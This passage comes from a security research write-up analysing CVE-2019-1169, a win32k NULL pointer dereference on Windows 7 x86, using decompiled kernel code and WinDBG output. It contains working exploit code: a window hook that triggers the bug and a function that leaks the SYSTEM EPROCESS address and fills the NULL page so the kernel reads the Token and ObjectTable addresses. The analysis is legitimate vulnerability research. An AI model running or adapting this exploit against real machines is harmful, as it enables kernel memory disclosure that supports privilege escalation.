  tagMENUSTATE *var_pMenuState;
  tagPOPUPMENU *var_pPopupMenu;
  POINTS var_lParam;
  tagMENUSTATE_bitfield_4 var_temp_bitfield_4;

  /* Set up the local variables and check that pPopupMenu->spmenu is not NULL. */
  var_pPopupMenu = pPopupMenu;
  var_pMenuState = pMenuState;
  if (pPopupMenu->spmenu == (tagMENU *)0x0) {
    return 0;
  }
….
        else {
          /* This will be executed as var_message will hold a value of 0xA0 */
          if (var_message == WM_NCMOUSEMOVE) {
            var_temp_bitfield_4 = pMenuState->_bitfield_4;

            /* If the fDragAndDrop, fButtonDown, fDragging,
               and fButtonAlwaysDown flags are set in pMenuState->_bitfield_4
               and pMenuState->uButtonDownHitArea is not 0, then continue,
               else skip over the following code (as will be the case
               for this exploit). */
            if (((((var_temp_bitfield_4 & 0x400) != 0) && ((var_temp_bitfield_4 & 8)
!= 0)) &&
                ((var_temp_bitfield_4 & 0xc0) == 0)) && (pMenuState-
>uButtonDownHitArea != 0)) {
                …
            }
            /* Call xxxMNMouseMove() with the pointer to the popupmenu,
               the current menu state, and the lParam parameter
               containing the coordinates where the mouse should be moved to. */
            _xxxMNMouseMove@12(var_pPopupMenu,pMenuState,var_lParam);
            return 1;
          }
```

xxxMNMouseMove() Code Analysis

Within ***`xxxMNMouseMove(),`*** a check will be performed to ensure that ***`pPopupMenu`***, which will contain a pointer to the current popup menu being processed, is not set to ***`pPopupMenu→ppopupmenuRoot`***, which holds a pointer to the topmost popup menu. If the popup menu being processed is not the topmost popup menu, ***`xxxMNMouseMove()`*** will terminate prematurely. The exploit bypasses this check by creating only one popup menu, thereby ensuring there is no possibility that a non-topmost popup menu can be selected.

If this check passes, a second check will be made to ensure that the coordinates in ***`ptScreen`***, which dictate where the mouse is to be moved to, are different from the coordinates of the last known mouse position. This check is bypassed in the exploit by setting these coordinates to *`50,50`*. This is a point which will reside within the confines of the main window, which is needed for the drag and drop operation to succeed, but is unlikely to be the previous location of the user's mouse, thereby ensuring that this check will pass successfully.

Once this is complete, ***`xxxMNFindWindowFromPoint()`*** will be called and will be passed three parameters: a pointer to the popup menu (***`pPopupMenu`***), the address of the popup menu pointer (***`&pPopupMenu`***) and the points parameter ***`ptScreen,`*** which will contain the points values passed in to ***`NtUserMNDragOver()`*** aka ***`50,50`***. The analysis of this call will continue in a second, however for now let's look at what happens once ***`xxxMNFindWindowFromPoint()`*** finishes executing.

First, the result of the call to ***`xxxMNFindWindowFromPoint()`*** will be saved in the local variable ***`pfindWindowResult.`*** Several ***`if`*** checks are then made, however none of their conditions will be met, so the code will continue executing until it hits one of these ***`if`*** statements' ***`else`*** block. Once this happens, another check will be performed to check if ***`pfindWindowResult`*** is set to ***`MFMWFP_NOITEM`***, aka no window was found, which corresponds to the point provided. This check was bypassed in the exploit by ensuring the provided point (*`50,50`*) sat within the bounds of the main window.

If this check is passed, ***`pfindWindowResult`*** is checked to ensure it is not ***`NULL`*** and therefore points to a window. Once this is done, ***`pfindWindowResult`*** is cast to a ***`PMENUWND`*** structure using *safe_cast_fnid_to_PMENUWND()*. If the return value from *safe_cast_fnid_to_PMENUWND()* is *NULL*, *xxxMNMouseMove()* will terminate prematurely.

pfindWindowResult will then be passed to *IsWindowBeingDestroyed()* to check if the window object that *xxxMNFindWindowFromPoint()* returned has been destroyed or if it's in the process of being destroyed. If either of these cases are true then *xxxMNMouseMove()* will terminate prematurely.

These checks are important because *xxxMNFindWindowFromPoint()* performs a user mode window message callback with the window message *MN_FINDMENUWINDOWFROMPOINT*. As a result, these checks were put in place to prevent an attacker from being able to exploit the application by deleting the window during the *MN_FINDMENUWINDOWFROMPOINT* callback. The exploit avoids this issue by purposefully avoiding tampering with any *MN_FINDMENUWINDOWFROMPOINT* callbacks to prevent this check from being triggered.

Finally, a user mode window message callback is made via *xxxSendMessage()* to the window object that *xxxMNFindWindowFromPoint()* returned with the window message *MN_SELECT*. This will result in the window message hook being executed, which will in turn call the registered hook function, *WindowHookProc()*, in the exploit's code.

MN_SELECTITEM Window Message Callback within xxxMNMouseMove() via xxxSendMessage()

```
void _xxxMNMouseMove@12(tagPOPUPMENU *pPopupMenu,tagMENUSTATE *pMenuState,POINTS ptScreen)

{
  ulong *puVar1;
  tagWND *pwnd;
  tagWND *pfindWindowResult;
  BOOL bIsMFMWFPWindowResult;
  tagMENUWND *var_PMENUWND_pfindWindowResult;
  BOOL bIsWindowBeingDestroyed;
  LRESULT uFlags;
  LRESULT LVar2;
  short var_yCoordinate;
  undefined local_30 [4];
  undefined4 local_2c;
  void *local_28;
  _TL var_tempPtl_copy1;
  _TL var_tempPtl_copy2;
  BOOL bIsMFMWFPWindow;
  tagPOPUPMENU *var_pPopupMenu;
  ulong *var_tempCLockObj;

  var_pPopupMenu = pPopupMenu;
```

```
   /* Check if the current popup menu being acted on is the top most menu.
      If it is not, then exit. When triggering the exploit, pPopupMenu
      is a pointer to the one popup menu the application's window
      has so it will be the top most menu.
   */
   if (pPopupMenu != pPopupMenu->ppopupmenuRoot) {
     return;
   }

    /* if ((ptScreen.x == pMenuState->ptMouseLast.x) &&
        (ptScreen.y == pMenuState->ptMouseLast.y)){
              return;
         }

         Aka this is a check to ensure that there was
         actually a change between the last known mouse
         position and the current one. */
   var_yCoordinate = (short)((uint)ptScreen >> 0x10);
   if (((int)SUB42(ptScreen,0) == (pMenuState->ptMouseLast).x) &&
      ((int)var_yCoordinate == (pMenuState->ptMouseLast).y)) {
     return;
   }
   …
   pfindWindowResult =
 _xxxMNFindWindowFromPoint@12(pPopupMenu,(PUINT)&pPopupMenu,ptScreen);
   …
   else {
     /* If pfindWindowResult != MFMWFP_NOITEM then execute the following code. */
     if (pfindWindowResult != (tagWND *)0xffffffff) {
        /* Check once again that pfindWindowResult is not NULL,
           and jump to earlier code if it is.
        */
       if (pfindWindowResult == (tagWND *)0x0) goto LAB_0014f3ea;
       var_PMENUWND_pfindWindowResult = _safe_cast_fnid_to_PMENUWND@4(pfindWindowResult);
       bIsWindowBeingDestroyed = _IsWindowBeingDestroyed@4(pfindWindowResult);

       /* If the window is being destroyed or safe_cast_fnid_to_PMENUWND()
          returned NULL, then fail.
       */
       if ((bIsWindowBeingDestroyed != 0) || (var_PMENUWND_pfindWindowResult == (tagMENUWND
 *)0x0))
       goto LAB_0014f433;
       ….
       uFlags = _xxxSendMessage@16(pfindWindowResult,MN_SELECTITEM,(WPARAM)pPopupMenu,0);
```

Final Setup – NULL Page Allocation and Triggering the Vulnerability

WindowHookProc() – Time to Trigger the Vulnerability

Within `WindowHookProc()`, the `lParam` parameter is converted into a `tagCWPSTRUCT` structure, which is subsequently saved into `cwp`. This is done as indicated in MSDN's documentation for a window callback, `WindowsHookProc()` is a function with the type `CALLBACK` and `lParam` is technically a ***tagCWPSTRUCT*** structure pointer (refer to Microsoft's CallWndProc page for more details).

The value of ***cwp->message*** will then be checked to ensure it is ***MN_SELECTITEM***, which will be the case if the message was sent from the ***MN_SELECTITEM*** callback in ***xxxMNMouseMove()***. If this was the case, ***allocateAndFillNullAlignedMemoryPage()*** will be called to allocate the ***NULL*** page and fill in its contents appropriately.

If the return value of ***allocateAndFillNullAlignedMemoryPage()*** is ***TRUE***, indicating that the ***NULL*** page was successfully allocated and populated, then ***DestroyWindow()*** is called on ***cwp->hwnd***, which will point to the application's main window.

To explain why the call to ***DestroyWindow()*** is needed, it is important to note that ***cwp->hwnd*** is a handle to a ***tagMENUWND*** object. The structure of a ***tagMENUWND*** object is shown below once again for easy reference.

tagMENUWND Structure

```
typedef struct tagMENUWND {
     WND          wnd;
     PPOPUPMENU   ppopupmenu;
} MENUWND, *PMENUWND;
```

By calling ***DestroyWindow()***, the ***wnd*** field of ***cwp->hwnd*** will still be valid, however several of the fields in the ***wnd*** structure will now be ***NULL***. More importantly though, ***ppopupmenu*** will be set to ***NULL***. Keep in mind that all the operations within ***WindowHookProc()*** are being executed as user mode code as part of a user mode callback. As a result, the kernel has no insight into these changes; it is simply waiting for ***WindowHookProc()*** to finish executing before it continues executing the code for ***xxxMNMouseMove()***.

Therefore, if ***ppopupmenu*** is not validated by the kernel after ***WindowHookProc()*** finishes executing, and it is subsequently utilized in a kernel operation, a ***NULL*** pointer dereference vulnerability can occur. This issue is exactly what caused CVE-2019-1169, as the kernel did not validate that ***ppopupmenu*** had not become ***NULL*** after a user mode callback prior to utilizing it in a kernel operation.

The full code for ***WindowHookProc()*** can be seen below. The following section will examine how ***allocateAndFillNullAlignedMemoryPage()*** allocates the ***NULL*** page and what offsets it populates to leak information from the Windows kernel.

WindowHookProc() Code

```
LRESULT CALLBACK WindowHookProc(INT code, WPARAM wParam, LPARAM lParam)
{
    tagCWPSTRUCT* cwp = (tagCWPSTRUCT*)lParam;
    //printf("[*] Message: 0x%04x\r\n", cwp->message); // Uncomment this to get
                                                      // info about the Window
                                                      // messages which are being sent.
    if (cwp->message == MN_SELECTITEM) {
        if (allocateAndFillNullAlignedMemoryPage() == TRUE) { // If the null page
                                                               // was allocated successfully...
            DestroyWindow(cwp->hwnd); // Destroy the main window thereby making
                                      // ppopupmenu in the tagMENUWND structure NULL.
        }
        else {
            ExitProcess(-1); // Otherwise just exit the process; something
                             // has gone seriously wrong and we can't exploit the bug.
        }
    }
    return CallNextHookEx(NULL, code, wParam, lParam);
}
```

Allocating the NULL Page and Leaking the EPROCESS Address

In order to allocate the ***NULL*** Page, the function ***allocateAndFillNullAlignedMemoryPage()*** is called. The code for this function can be seen below:

allocateAndFillNullAlignedMemoryPage() Code

```
// Function to allocate the NULL page of memory for the NULL pointer
// dereference and fill its contents with the appropriate information
// for the exploit to perform correctly. Some info on how VirtualAlloc() doesn't
// allow you to allocate the NULL page and the reasons why NtVirtualAlloc()
// works instead is briefly mentioned at
// at https://blog.didierstevens.com/2011/03/14/heaplocker-null-page-allocation/.
// A more complete discussion involving the tracing of data through the various
// backend functions can be found in French at http://www.ivanlef0u.tuxfamily.org/?p=355
//
// Code was taken somewhat from https://www.fuzzysecurity.com/tutorials/expDev/16.html
BOOL allocateAndFillNullAlignedMemoryPage() {
       pfNtQuerySystemInformation =
(NtQuerySystemInformation)GetProcAddress(GetModuleHandle(L"ntdll.dll"),
"NtQuerySystemInformation");
       if (pfNtQuerySystemInformation == NULL) {
              printf("[!] Was unable to obtain the address of NtQuerySystemInformation() from
ntdll.dll. Exiting...\r\n");
              return FALSE;
       }
       else {
```

```
		printf("[*] Successfully obtained the address of
NtQuerySystemInformation()\r\n");
	}


	// The strategy we will use here to get the EPROCESS address of the SYSTEM process
	// using NtQuerySystemInformation() is discussed at http://blog.rewolf.pl/blog/?p=1683.
	SYSTEM_HANDLE_INFORMATION_EX* informationStorage =
(SYSTEM_HANDLE_INFORMATION_EX*)malloc(sizeof(SYSTEM_HANDLE_INFORMATION_EX));

	// returnLength will hold the number of bytes returned from the
	// call to NtQuerySystemInformation(). Initialize this to 0.
	ULONG returnLength = 0;
	pfNtQuerySystemInformation(SystemExtendedHandleInformation, informationStorage,
sizeof(SYSTEM_HANDLE_INFORMATION_EX), &returnLength);

	if (returnLength <= 10) {
		printf("[!] No results returned from pfNtQuerySystemInformation, call failed.
Exiting...\r\n");
		return FALSE;
	}

	DWORD addressOfSystemEPROCESS = NULL;

	for (int i = 0; i < informationStorage->NumberOfHandles; i++) {
		if (informationStorage->Handles[i].UniqueProcessId == 4) {
			addressOfSystemEPROCESS = (DWORD)(informationStorage->Handles[i].Object);
			break;
		}
	}



	if (addressOfSystemEPROCESS == NULL) {
		printf("[!] Was not able to obtain the address of the SYSTEM process's EPROCESS
structure.\r\n");
	}
	else {
		printf("[*] NtQuerySystemInformation() leak succeeded!\r\n");
		printf("[*] Address of the EPROCESS structure for the SYSTEM process:
0x%08x\r\n", addressOfSystemEPROCESS);
	}

	// In x86, TOKEN field is at offset 0xF8 of EPROCESS, and ObjectTable is at offset 0xF4.
	DWORD addressOfTokenFieldInSystemEPROCESS = addressOfSystemEPROCESS + 0xF8;
	DWORD addressOfObjectTableFieldInSystemEPROCESS = addressOfSystemEPROCESS + 0xF4;

	// Get the address of NtAllocateVirtualMemory() which is exported from ntdll.dll
	NtAllocateVirtualMemory pNtAllocateVirtualMemory =
(NtAllocateVirtualMemory)GetProcAddress(GetModuleHandle(L"ntdll.dll"),
"NtAllocateVirtualMemory");

	DWORD baseAddress = 0x1;
	SIZE_T sizeOfAllocation = 1024;
	NTSTATUS result = pNtAllocateVirtualMemory(GetCurrentProcess(), (PVOID*)& baseAddress,
0, &sizeOfAllocation, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

	if (result == STATUS_SUCCESS) {
		printf("[*] Successfully allocated the NULL page!\r\n");
		memcpy((void*)0x14, (void*)& addressOfObjectTableFieldInSystemEPROCESS, 4);
		memcpy((void*)0x4, (void*)& addressOfTokenFieldInSystemEPROCESS, 4);
		return TRUE;
	}
	else {
		printf("[!] Could not allocate the NULL page...\r\n");
		return FALSE;
	}
}
```

For the purposes of demonstrating the usefulness of CVE-2019-1169, VS-Labs decided to leak the content of the ***Token*** and ***ObjectTable*** fields within the ***SYSTEM*** process's ***EPROCESS*** structure. The reason two fields were chosen is because each time CVE-2019-1169 is exploited it leaks the values at two kernel addresses of the attackers choosing.

The ***Token*** field was chosen as it is frequently used in token stealing attacks whereby an attacker overwrites the ***Token*** field in the ***EPROCESS*** structure for their own program with the address of the ***Token*** field for the ***SYSTEM*** process, thereby granting their process ***SYSTEM*** level permissions. Refer to Abatchy's blog post for more details on this type of attack.

The ***ObjectTable*** field was chosen because it holds the address of the object handle table for the process, which can be useful when combined with other vulnerabilities as it may allow an attacker to modify the underlying objects a specific process is utilizing in a targeted manner.

To locate the address of the ***SYSTEM*** process's ***EPROCESS*** structure, ***allocateAndFillNullAlignedMemoryPage()*** obtains the address of ***NtQuerySystemInformation()*** from ***ntdll.dll*** using ***GetProcAddress()*** and ***GetModuleHandle()***.

Once this is complete, ***malloc()*** will be called to allocate a ***SYSTEM_HANDLE_INFORMATION_EX*** structure named ***informationStorage***. ***NtQuerySystemInformation()*** will then be called with the ***SystemInformationClass*** parameter set to ***SystemExtendedHandleInformation*** and the ***SystemInformation*** parameter, aka the output buffer, set to ***informationStorage***.

A check will then be performed to ensure that ***NtQuerySystemInformation()*** returned more than 10 bytes of information. This is done by checking ***returnLength***, which will hold the number of bytes returned by ***NtQuerySystemInformation()***. This is necessary as ***NtQuerySystemInformation()*** could potentially return a success code but not provide valid data, so this check makes sure that the size of the returned data seems reasonable.

If more than 10 bytes were returned, the code will search through the handles stored in ***informationStorage*** for one whose ***UniqueProcessId*** field is set to ***4***, which is the process ID for the SYSTEM process on Windows. Once a match is found, the ***Object*** field of that handle, which will contain the address of the ***SYSTEM*** process's ***EPROCESS*** field, will be saved into ***addressOfSystemEPROCESS*** and the search will terminate.

addressOfSystemEPROCESS+0xF8, or the address of the ***Token*** field in the ***SYSTEM*** process's ***EPROCESS*** structure (on Windows 7 SP1 x86), is then saved into ***addressOfTokenFieldInSystemEPROCESS***. ***addressOfObjectTableInSystemEPROCESS*** will then be set to the value of ***addressOfSystemEPROCESS+0xF4***, or the address of the ***ObjectTable*** field in the ***SYSTEM*** process's ***EPROCESS*** structure (on Windows 7 SP1 x86).

These offsets can be confirmed in WinDBG:

EPROCESS Structure for Windows 7 SP1 x86

```
1: kd> dt nt!_EPROCESS Token
   +0x0f8 Token : _EX_FAST_REF
1: kd> dt nt!_EPROCESS ObjectTable
   +0x0f4 ObjectTable : Ptr32 _HANDLE_TABLE
```

Now that all the prerequisite information has been obtained, the only thing left to do is allocate the ***NULL*** page and populate it with the appropriate data. To do this, the address of ***NtAllocateVirtualMemory()*** is retrieved from ***ntdll.dll*** using ***GetProcAddress()*** and ***GetModuleHandle()***.

NtAllocateVirtualMemory() will then be called with a ***BaseAddress*** parameter value of ***0x1***, a ***RegionSize*** parameter value of ***1024*** bytes, and a ***Protect*** parameter value of ***PAGE_READWRITE*** Since ***BaseAddress*** must be page aligned, ***NtAllocateVirtualMemory()*** will internally round ***BaseAddress's*** value down to ***0*** to page align it, resulting in ***NtAllocateVirtualMemory()*** allocating the ***NULL*** page.

If ***NtAllocateVirtualMemory()*** returns ***STATUS_SUCCESS***, then offset ***0x14*** of the ***NULL*** page will be set to the address of the ***addressOfObjectTableFieldInSystemEPROCESS*** variable and offset ***0x4*** of the ***NULL*** page will be set to the address of the ***addressOfTokenFieldInSystemEPROCESS*** variable. After this is complete ***allocateAndFillNullAlignedMemoryPage()*** will return ***TRUE*** to indicate everything completed successfully.

Note that the reason ***NtAllocateVirtualMemory()*** is utilized to allocate the ***NULL*** page is because unlike functions such as VirtualAlloc(), ***NtAllocateVirtualMemory()*** does not impose restrictions on which addresses can be allocated. Note that this call would have not worked on both Windows 8 and later and Windows 7 x64, as these versions of Windows specifically mark the first 64 KB of memory as reserved. This is why CVE-2019-1169 can only be exploited on Windows 7 x86.

xxxMNMouseOver() – Alternative Exploitation Discussion

Once ***WindowHookProc()*** finishes, execution returns to ***xxxMNMouseMove()*** where the following code is executed:

End of xxxMNMouseMove() Code

```
      /* Found MF_POPUP and MFS_DISABLED checks as a result of
         https://github.com/pustladi/Windows-
2000/blob/661d000d50637ed6fab2329d30e31775046588a9/private/ntos/w32/ntuser/kernel/men
u.c#L3735

         Check is basically checking to see if MF_POPUP is set
         in uFlags but MFS_DISABLED is not, that the result of a
         xxxSendMessage() to the pfindWindowResult window with a message
         of MN_SETTIMERTOOPENHIERARCHY is 0, and that
         var_PMENUWND_pfindWindowResult->ppopupmenu is equal to var_pPopupMenu.

         If all these criteria are met then xxxMNHideNextHierarchy() is
         called. As this particular set of conditions never occurs
         during exploitation, xxxMNHideNextHierarchy() is not called.

         It is also important to note that if a submenu for the main
         popup menu in the exploit is not added then the MF_POPUP
         flag will not be set in UFLAGS. This will prevent the
         xxxSendMessage() call with the window message of
         MN_SETTIMERTOOPENHIERARCHY from being made.
      */
      if (((((uFlags & MF_POPUP) != 0) && ((uFlags & MFS_DISABLED) == 0)) &&
          (LVar2 =
_xxxSendMessage@16(pfindWindowResult,MN_SETTIMERTOOPENHIERARCHY,0,0), LVar2 ==0)
          ) && (var_PMENUWND_pfindWindowResult->ppopupmenu == var_pPopupMenu)) {
        _xxxMNHideNextHierarchy@4(var_pPopupMenu);
      }
      goto LAB_0014f424;
    }
  }
  _xxxMNButtonDown@16(var_pPopupMenu,pMenuState,pPopupMenu,0);
LAB_0014f433:
  if (bIsMFMWFPWindowResult != 0) {
    _ThreadUnlock1@0();
  }
  return;
}
```

This code will check to see if ***`uFlags`***, which will be set to the result of ***`xxxSendMessage(),`*** has the ***`MF_POPUP`*** flag set and the ***`MFS_DISABLED`*** flag unset. This will only be the case if the application uses nested popup menus appended to one another via ***`AppendMenu()`***; if the application is run with a single popup menu, the ***`MF_POPUP`*** flag will not be set.

Alternatively, if the application does have appended menus (which is not the case for the current exploit code) then an additional callback is made with the ***`MN_SETTIMERTOOPENHIERARCHY`*** window message.

This alternative behavior provides the attacker two options to trigger this bug. The first method is to create an application with a single popup menu that hooks the ***`MN_SELECTITEM`*** window message and destroys the application's main window when it receives this message. This is what is done in the exploit because it is the most efficient method.

The second method is to create an application that creates two popup menus, set one popup menu to be a submenu of the other popup menu using ***`AppendMenu()`***, and then hook the ***`MN_SETTIMERTOOPENHIERARCHY`*** window message rather than the ***`MN_SELECTITEM`*** window message (which will still be sent).

Following this, ***`xxxMNButtonDown()`*** will be called to set the menu state of the main window, saved in ***`pMenuState`*** into a state where it registers that the user pressed the left mouse down whilst dragging the popup menu, thereby completing the main window's state update as required for it to register that a drag and drop operation occurred. Once this is complete, ***`xxxMNMouseMove()`*** will return execution back to ***`xxxMNDragOver()`***.

Exploiting the Vulnerable Code in xxxMNDragOver()

Once ***`xxxMNMouseMove()`*** returns execution back to ***`xxxMNDragOver()`*** a call will be made to ***`IsMFMWFPWindow()`*** to see whether or not ***`curThreadInfo_pMenuState→uDraggingHitArea`***, or the window to which the menu was dragged to whilst holding down the left mouse button, is a ***`MFMWFP`*** window or not. The result of this call is then saved into ***`bool_TestResult`***.

IsMFMWFPWindow() Check in xxxMNDragOver()

```
    /* Check uDraggingHitArea in curThreadInfo_pMenuState,
      aka pointer to a WND object corresponding to the location
      where the menu was dragged to whilst holding down the left
      mouse button, is not a MFMWFP window
    */
      bool_TestResult = _IsMFMWFPWindow@4((ulong *)curThreadInfo_pMenuState-
>uDraggingHitArea);
```

The decompiled code for ***`IsMFMWFPWindow()`*** can be seen in the following code block:

IsMFMWFPWindow() Decompiled Code

```
BOOL _IsMFMWFPWindow@4(ulong *uHitArea)
{
  BOOL BVar1;
  if (((uHitArea == (ulong *)0x0) || (uHitArea == (ulong *)0xfffffffb)) ||
     (uHitArea == (ulong *)0xffffffff)) {
    BVar1 = 0;
  }
  else {
    BVar1 = 1;
  }
  return BVar1;
}
```

`IsMFMWFPWindow()` simply ensures that ***`curThreadInfo_pMenuState→uDraggingHitArea`*** is not ***`0x0`***, ***`0xFFFFFFFF`***, or ***`0xFFFFFFFB`***. If it is not one of these values it will return ***`1`*** or ***`True`***, otherwise it will return ***`FALSE`***. By properly setting the value of the ***`ppt`*** parameter passed to ***`NtUserMNDragOver()`*** function, it is possible to control where the menu is dragged, and consequently what the value of ***`curThreadInfo_pMenuState->uDraggingHitArea`*** will be.

The exploit does this by setting the ***`ppt`*** parameter to ***`50,50`*** which will correspond to a point that is within the confines of the application's window, thereby ensuring that ***`uDraggingHitArea`*** will not be one of the aforementioned values. This in turn will ensure that ***`IsMFMWFPWindow()`*** sets ***`bool_TestResult`*** to ***`TRUE`***.

If ***`bool_TestResult`*** is set to ***`TRUE`***, then the code in the following ***`if`*** statement will be executed, which will call ***`_safe_cast_fnid_to_PMENUWND()`*** on ***`curThreadInfo_pMenuState→uDraggingHitArea`***, saving the resulting ***`PMENUWND`*** structure into ***`local_tagMENUWND_var`***.

After ensuring that ***local_tagMENUWND_var*** is not ***NULL***, the code will then save ***local_tagMENUWND_var's ppopupmenu*** field into ***local_ppopupmenu_var***. ***local_ppopupmenu_var*** is then dereferenced, without checking to see if it is ***NULL***, as a ***tagPOPUPMENU*** pointer, and its ***spMenu*** field will be checked to see if it is ***NULL***. If it is not, then ***local_handle_spmenu_var*** is set to the value of ***(local_ppopupmenu_var→spmenu→head).h*** or the value of ***local_handle_spmenu_var's spmenu*** field.

This can be seen in the code below:

First Arbitrary Kernel Read Via (local_ppopupmenu_var->spmenu->head).h

```
 /* If the result of IsMFMWFPWindow() is TRUE (aka 1) and
    the tagMENUWND pointer returned by calling  safe_cast_fnid_to_PMENUWND()
    with curThreadInfo_pMenuState->uDraggingHitArea is not NULL, then continue.
    Otherwise skip over the vulnerable code and end the menu state.
 */
 if ((bool_TestResult != 0) &&
          (local_tagMENUWND_var =
                (tagMENUWND *)
                _safe_cast_fnid_to_PMENUWND@4(curThreadInfo_pMenuState-
>uDraggingHitArea),
          local_tagMENUWND_var != (tagMENUWND *)0x0)) {

        /* Set local_ppoupmenu_var to the value of the
           ppopupmenu field in local_tagMENUWND_var
        */
        local_ppopupmenu_var = local_tagMENUWND_var->ppopupmenu;

        /* Vulnerability occurs here as code assumes local_ppopupmenu_var
           is not NULL, before then dereferencing it to check its
           spmenu field is not NULL.
        */
        if (local_ppopupmenu_var->spmenu == (tagMENU *)0x0) {
          local_handle_spmenu_var = (HMENU)0x0;
        }
        else {
          /* Assign local_handle_spmenu_var the value of
             local_ppopupmenu_var's spmenu.h field, aka the
             handle to local_ppopupmenu_var's spmenu field.


             Keep in mind that if local_ppopupmenu_var is NULL,
             then this will be the value pointed to by the pointer at
             offset 0x14 of the NULL page.
          */
          local_handle_spmenu_var = (HMENU)(local_ppopupmenu_var->spmenu-
>head).h;
        }
```

When the code tries to set ***local_handle_spmenu_var*** to the value of ***(local_ppopupmenu_var→spmenu→head).h*** it will first attempt to obtain the value of ***local_ppopupmenu_var→spmenu→head***. This will be located at offset ***0x14*** in the ***NULL*** page since ***local_ppopupmenu_var*** will be ***NULL***, ***spmenu*** is located at offset ***0x14*** of ***local_ppopupmenu_var***, and ***head*** is located at offset ***0x0*** of ***spmenu***.

Once this is complete, the code will try to locate the value of the ***h*** field within ***local_ppopupmenu_var→spmenu→head***. Since the ***h*** field is located at offset ***0x0*** of ***local_ppopupmenu_var→spmenu→head*** this means the final value of ***(local_ppopupmenu_var→spmenu→head).h*** will be the 32-bit long value at offset ***0x14*** of the ***NULL*** page.

This is can be confirmed with the following WinDBG output:

Confirming Offset Within tagPOPUPMENU

```
0: kd> dt win32k!tagPOPUPMENU spmenu
   +0x014 spmenu : Ptr32 tagMENU
0: kd> dt win32k!tagMENU head
   +0x000 head : _PROCDESKHEAD
0: kd> dt win32k!_PROCDESKHEAD h
   +0x000 h : Ptr32 Void
```

Since the affected code is running in kernel mode, this effectively means that the attacker can place any value at address ***0x14*** within the ***NULL*** page and the kernel will treat is as a pointer, dereference it, read the 32-bit long value contained within, and save it into ***local_handle_spmenu_var***. This leads to an arbitrary kernel read vulnerability.

Once ***local_handle_spmenu_var's*** value has been updated, the code then sets ***pmdoi→hmenu*** to the value of ***local_handle_spmenu_var***. Recall that ***pmdoi*** is meant to be the output buffer that is returned to the user mode caller; this was the first sign for VS-Labs that CVE-2019-1169 might be a potentially exploitable information leak.

Following this, ***pmndoi→uItemIndex*** is set to the value of ***curThreadInfo_pMenuState→uDraggingIndex*** or the kernel address of the window object corresponding to the window to which the menu was dragged to. These two operations can be seen in the following code:

Setting pmdoi->hmenu to local_handle_spmenu_var

```
        /* Set the pmdoi argument ( aka local_pmdoi_var in NtUserMNDragOver() )'s
           hmenu and uItemIndex fields to local_handle_spmenu_var and
           curThreadInfo_pMenuState->uDraggingIndex respectively.

           Note that at this point, the attacker has control over
           the value of pmndoi->hmenu as they control
           the value of local_handle_spmenu_var.
        */
        pmndoi->hmenu = local_handle_spmenu_var;
        pmndoi->uItemIndex = curThreadInfo_pMenuState→uDraggingIndex;
```

The following lines of code within ***xxxMNDragOver()*** then set the value of ***local_handle_spwndNotify_var*** to the value of ***(local_ppopupmenu_var→spwndNotify→head).h***. ***local_ppopupmenu_var→spwndNotify*** will be offset ***0x4*** of the ***NULL*** page since ***local_ppopupmenu_var*** will be treated as a ***tagPOPMENU*** structure at address ***0x0*** in memory. Additionally, ***head*** is offset ***0x0*** of ***spwndNotify*** and ***h*** is offset ***0x0*** of ***head*** so ***(local_ppopupmenu_var→spwndNotify→head).h*** will be the ***DWORD*** value pointed to by the pointer at address ***0x4*** in memory.

This can be confirmed with the following WinDBG output:

Offset of spwndNotify within tagPOPUPMENU

```
0: kd> dt win32k!tagPOPUPMENU spwndnotify
   +0x004 spwndNotify : Ptr32 tagWND
0: kd> dt win32k!tagWND head
   +0x000 head : _THRDESKHEAD
0: kd> dt win32k!_THRDESKHEAD h
   +0x000 h : Ptr32 Void
```

This results in another arbitrary kernel read vulnerability because ***local_handle_spwndNotify_var*** will be set to the ***DWORD*** that the pointer at offset ***0x4*** in memory points to, and since the attacker controls the value at address ***0x4*** (as they allocated the ***NULL*** page and can therefore control its contents) they can make the pointer point to any address in memory. As a result, the attacker can set offset ***0x4*** of the ***NULL*** page to an address of their choice that they want to leak data from, and

local_handle_spwndNotify_var will be set to the value of the 32 bits of data at that address. This can be seen in the vulnerable code below:

Second Arbitrary Kernel Read Via (local_ppopupmenu_var->spwndNotify->head).h

```
          /* Check that local_ppopupmenu_var->spwndNotify, aka offset
             0x4 in the NULL page if local_ppopupmenu_var is NULL,
             is not NULL itself.

             If it is not, then set local_handle_spwndNotify_var
             to the value at offset 0x4 of the NULL page itself.
         */
         if (local_ppopupmenu_var->spwndNotify == (tagWND *)0x0) {
           local_handle_spwndNotify_var = (HWND)0x0;
         }
         else {
           local_handle_spwndNotify_var = (HWND)(local_ppopupmenu_var-
>spwndNotify->head).h;
         }

         /* Set pmndoi->hwndNotify to local_handle_spwndNotify_var,
            which will now be an attacker controlled value.
         */
         pmndoi->hwndNotify = local_handle_spwndNotify_var;
```

xxxMNDragOver() will then perform some cleanup before returning ***TRUE*** to ***NtUserMNDragOver()***, where a check will be performed to see if ***xxxMNDragOver()*** returned ***TRUE***. Since it did, ***pmdoi*** will be checked to ensure it is in user mode memory (aka the attacker did not supply a kernel mode address as the value of ***pmdoi***).

If this check passes, then the entire ***local_pmdoi*** structure that was filled out by ***xxxMNDragOver()*** is copied into the user mode buffer ***pmdoi*** that was specified as the output buffer by the attacker, thereby ensuring that the leaked information is returned to user mode.

It should be noted that without this kernel mode address check, an attacker would be able to supply an arbitrary kernel address for the ***memcpy()*** operation which they could then use to overwrite arbitrary kernel memory and elevate their privileges. However, since this check is in place, CVE-2019-1169 is only a kernel information leak, and it is not possible to exploit it to elevate privileges. The corresponding code in ***NtUserMNDragOver()*** can be seen below.

NtUserMNDragOver memcpy() of Data Back to a User Mode Buffer

```
int _NtUserMNDragOver@8(POINT *ppt, tagMNDRAGOVERINFO *pmdoi)
{
….
 xxxMNDragOver_result = _xxxMNDragOver@8(&local_ppt_instance, &local_pmdoi);
  /* If the return value was TRUE... */
  if (xxxMNDragOver_result != 0) {

    /* Make sure that pmdoi, aka the second argument
    passed in, resides in user mode memory. If it
    doesn't then set pmdoi to _W32UserProbeAddress
    or 0x7FFF0000.
    */
    if (_W32UserProbeAddress <= pmdoi) {
      pmdoi = (tagMNDRAGOVERINFO *)_W32UserProbeAddress;
    }

    // memcpy(&pmdoi, &local_pmdoi, 16);
    pmdoi->dwFlags = local_pmdoi.dwFlags;
    pmdoi->hmenu = local_pmdoi.hmenu;
    pmdoi->uItemIndex = local_pmdoi.uItemIndex;
    pmdoi->hwndNotify = local_pmdoi.hwndNotify;
  }
